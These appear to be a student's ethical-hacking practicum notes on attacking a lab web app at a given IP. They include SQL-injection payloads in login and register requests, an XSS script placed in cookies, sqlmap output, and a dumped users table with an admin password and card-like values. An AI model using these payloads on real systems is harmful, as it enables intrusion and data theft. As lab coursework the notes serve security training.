

Praktikum EH Part 3



```javascript
document.addEventListener('DOMContentLoaded', function() {
    const loginForm = document.getElementById('loginForm');
    const messageBox = document.getElementById('messageBox');

    loginForm.addEventListener('submit', function(e) {
        e.preventDefault();
        const data = {
            username: loginForm.username.value,
            password: loginForm.password.value
        };

        fetch('/login', {
            method: 'POST',
            headers: { 'Content-Type': 'application/json' },
            body: JSON.stringify(data)
        }).then(response => response.json())
        .then(json => {
            showMessage(json.message, json.success ? 'success' : 'error');
            if (json.success) {
                window.location.href = '/dashboard';
            }
        }).catch(error => {
            showMessage('An error occurred. Please try again.', 'error');
        });
    });

    function showMessage(message, type) {
        messageBox.textContent = message;
        messageBox.className = `message-box ${type}`;
        messageBox.style.display = 'block';
    }
});
```


Login js

```
document.addEventListener('DOMContentLoaded', function() {
    const loginForm = document.getElementById('loginForm');
    const messageBox = document.getElementById('messageBox');

    loginForm.addEventListener('submit', function(e) {
        e.preventDefault();
        const data = {
            username: loginForm.username.value,
            password: loginForm.password.value
        };

        fetch('/login', {
            method: 'POST',
            headers: { 'Content-Type': 'application/json' },
            body: JSON.stringify(data)
        }).then(response => response.json())
        .then(json => {
            showMessage(json.message, json.success ? 'success' : 'error');
            if (json.success) {
                window.location.href = '/dashboard';
            }
        }).catch(error => {
            showMessage('An error occurred. Please try again.', 'error');
        });
    });

    function showMessage(message, type) {
        messageBox.textContent = message;
        messageBox.className = `message-box ${type}`;
        messageBox.style.display = 'block';
    }
});
```



167.172.75.216 says

20



```
Content-Type: application/json
Accept: */*
Origin: http://167.172.75.216
Referer: http://167.172.75.216/login
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Content-Length: 125
Connection: close

{"username":"SLEEP(1)/*' or SLEEP(1) or '" or
SLEEP(1) or "*/","password":"SLEEP(1)/*' or
SLEEP(1) or '" or SLEEP(1) or "*/"}
```

```
SyntaxError: Expected ',' or '}' after property value i
    at JSON.parse (<anonymous>)
    at parse (/app/node_modules/body-parser/lib/types/j
    at /app/node_modules/body-parser/lib/read.js:128:18
    at AsyncResource.runInAsyncScope (node:async_hooks:
    at invokeCallback (/app/node_modules/raw-body/index
    at done (/app/node_modules/raw-body/index.js:227:7)
    at IncomingMessage.onEnd (/app/node_modules/raw-bod
    at IncomingMessage.emit (node:events:519:28)
    at endReadableNT (node:internal/streams/readable:16
    at process.processTicksAndRejections (node:internal
```


```
HTTP/1.1 200 OK
X-Powered-By: Express
Set-Cookie: auth_token=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.e
yJ1c2VybmFtZSI6InVzZXJuYW1lMzQiLCJpYXQiOjE3MTcwNzQ3NTR9.HmZi7
YUrf05Ss4-bFQsQGqsr7dL-Bi6zDk-E-8rUy30; Path=/; HttpOnly
Set-Cookie: username=username34; Path=/; HttpOnly
Content-Type: application/json; charset=utf-8
Content-Length: 46
ETag: W/"2e-C9NpmX7OzdNmNDHplWOc4SLXeMQ"
Date: Thu, 30 May 2024 13:12:34 GMT
Connection: keep-alive
Keep-Alive: timeout=5

{"success":true,"message":"Login successful!"}
```

```
HTTP/1.1 200 OK
X-Powered-By: Express
Set-Cookie: auth_token=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.e
yJ1c2VybmFtZSI6IjxzY3JpcHQ-YWxlcnQoMjApPC9zY3JpcHQ-IiwiaWF0Ij
oxNzE3MDc0ODgyfQ.W7kx0i9fMf_WAGP8ofDwvLIWymgA9MbgkoqHHzhJWeg;
Path=/; HttpOnly
Set-Cookie: username=%3Cscript%3Ealert(20)%3C%2Fscript%3E; Pa
th=/; HttpOnly
Content-Type: application/json; charset=utf-8
Content-Length: 46
ETag: W/"2e-C9NpmX7OzdNmNDHplWOc4SLXeMQ"
Date: Thu, 30 May 2024 13:14:42 GMT
Connection: keep-alive
Keep-Alive: timeout=5

{"success":true,"message":"Login successful!"}
```

Pake auth token, bs login

profile.js

```
document.addEventListener("DOMContentLoaded", function () {
  const profileForm = document.getElementById("profileForm");
  const changePasswordForm = document.getElementById("changeP
asswordForm");
  const messageBox = document.getElementById("messageBox");

  function showMessage(message, isSuccess = true) {
    messageBox.textContent = message;
    messageBox.style.display = "block";
    messageBox.className = isSuccess ? "success" : "error";
  }



  function hideMessage() {
    messageBox.style.display = "none";
  }

  profileForm.addEventListener("submit", function (e) {
    e.preventDefault();
    hideMessage();

    const formData = new FormData(profileForm);
    const data = {};
    formData.forEach((value, key) => (data[key] = value));

    fetch("/profile", {
      method: "PUT",
      headers: { "Content-Type": "application/json" },
      body: JSON.stringify(data),
    })
      .then((response) => response.json())
      .then((json) => {
        showMessage(json.message, json.success);
      })
      .catch((err) => showMessage(err.toString(), false));
  });

  if (changePasswordForm) {
    changePasswordForm.addEventListener("submit", function (e) {
      e.preventDefault();
      hideMessage();


      const formData = new FormData(changePasswordForm);
      const data = {};
      formData.forEach((value, key) => (data[key] = value));


      fetch("/change_password", {
        method: "PUT",
        headers: { "Content-Type": "application/json" },
        body: JSON.stringify(data),
      })
        .then((response) => response.json())
        .then((json) => {
          showMessage(json.message, json.success);
        })
        .catch((err) => showMessage(err.toString(), false));
    });
  }
});
```



Register

Internal server error

Username:

Test12345678;'and 1=2 --


Username must be at least 10 characters long.

Password:


••••••••••••••

Password must be at least 10 characters long and include at least one digit, one special character, one uppercase letter, and one lowercase letter.

Already have an account? Login here.



```
s.csv > data
id,data,password,username
1,PRIVATE,SuperSecurePassword1337,admin
2,"{""phone"": ""1234567891"", ""credit_card"": ""1111111111111111"", ""secret_quest
3,"{""phone"": ""2345678901"", ""credit_card"": ""2222222222222222"", ""secret_quest
4,"{""phone"": ""3456789012"", ""credit_card"": ""3333333333333333"", ""secret_quest
5,"{""phone"": ""4567890123"", ""credit_card"": ""4444444444444444"", ""secret_quest
6,"{""phone"": ""5678901234"", ""credit_card"": ""5555555555555555"", ""secret_quest
7,"{""role"": ""user""}",M4thplotlib.,fazrulahmadf
8,"{""role"": ""user""}",M4thplotlib.,fazrulahmadf
9,"{""role"": ""user""}",M4thplotlib.,fazrulahmadf
10,"{""role"": ""user""}",M4thplotlib.,fazrulahmadf
11,"{""role"": ""user""}",M4thplotlib.,fazrulahmadf
12,"{""role"": ""user""}",M4thplotlib.,fazrulahmadf
13,"{""role"": ""user""}",thisISusernam3-=,thisISusernam3- AND 1871=(SELECT UPPER(XM
14,"{""role"": ""user""}","!Helloworld123"") AND 9716=5068 AND (""yxkz""=""yxkz",hel
15,"{""role"": ""user""}",thisISusernam3-=,thisISusernam3-);SELECT PG_SLEEP(5)--
16,"{""role"": ""user""}",thisISusernam3-=,thisISusernam3-;SELECT PG_SLEEP(5)--
17,"{""role"": ""user""}",Kiseki55555!,kisekikiseki
18,"{""role"": ""user""}",thisISpassword1=,usercobacoba' ORDER BY 1#
19,"{""role"": ""user""}",thisISusernam3-=,"thisISusernam3-);SELECT DBMS_PIPE.RECEIV
20,"{""role"": ""user""}",thisISusernam3-=,"thisISusernam3-;SELECT DBMS_PIPE.RECEIVE
21,"{""role"": ""user""}",thisISusernam3-=,thisISusernam3-) AND (SELECT 8972 FROM (S
22,"{""role"": ""user""}",thisISusernam3-=,thisISusernam3- AND (SELECT 8972 FROM (SE
23,"{""role"": ""user""}",thisISusernam3-=,thisISusernam3-' AND (SELECT 8972 FROM (S
24,"{""role"": ""user""}",thisISusernam3-=,thisISusernam3- AND (SELECT 8972 FROM (SE
25,"{""role"": ""user""}",thisISusernam3-=,thisISusernam3-) AND 2249=(SELECT 2249 FR
26,"{""role"": ""user""}",thisISusernam3-=,thisISusernam3- AND 2249=(SELECT 2249 FRO
27,"{""role"": ""user""}",thisISusernam3-=,thisISusernam3- AND 2249=(SELECT 2249 FRO
28,"{""role"": ""user""}",thisISusernam3-=,"thisISusernam3-) AND 6934=DBMS_PIPE.RECE
29,"{""role"": ""user""}",thisISusernam3-=,"thisISusernam3- AND 6934=DBMS_PIPE.RECEI
30,"{""role"": ""user""}",thisISusernam3-=,"thisISusernam3- AND 6934=DBMS_PIPE.RECEI
31,"{""role"": ""user""}",Y4nu4r=123,"hacker1234%' AND (SELECT 9894 FROM(SELECT COUN
32,"{""role"": ""user""}",Y4nu4r=123,"hacker1234%' OR (SELECT 3235 FROM(SELECT COUNT
33,"{""role"": ""user""}",thisISusernam3-=,thisISusernam3-) ORDER BY 1-- xEZn
34,"{""role"": ""user""}",Ateez!_12345,Zaaraaaaaa
35,"{""role"": ""user""}",thisISusernam3-=,thisISusernam3- ORDER BY 1-- HAOA
```



```
[INFO] parsing HTTP request from 'test.txt'
found in POST body. Do you want to process it? [Y/n/q] y
[INFO] flushing session file
[INFO] testing connection to the target URL
[WARNING] the web server responded with an HTTP error code (400) which could interfere with the results of the tests
[INFO] checking if the target is protected by some kind of WAF/IPS
[INFO] testing if the target URL content is stable
[INFO] target URL content is stable
[INFO] testing if (custom) POST parameter 'JSON username' is dynamic
[INFO] (custom) POST parameter 'JSON username' appears to be dynamic
[WARNING] heuristic (basic) test shows that (custom) POST parameter 'JSON username' might not be injectable
[INFO] testing for SQL injection on (custom) POST parameter 'JSON username'
[INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[INFO] (custom) POST parameter 'JSON username' appears to be 'AND boolean-based blind - WHERE or HAVING clause' injectable (with --code=400)
[INFO] heuristic (extended) test shows that the back-end DBMS could be 'MySQL'
ike the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] y
maining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] y
[INFO] testing 'MySQL ≥ 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)'
```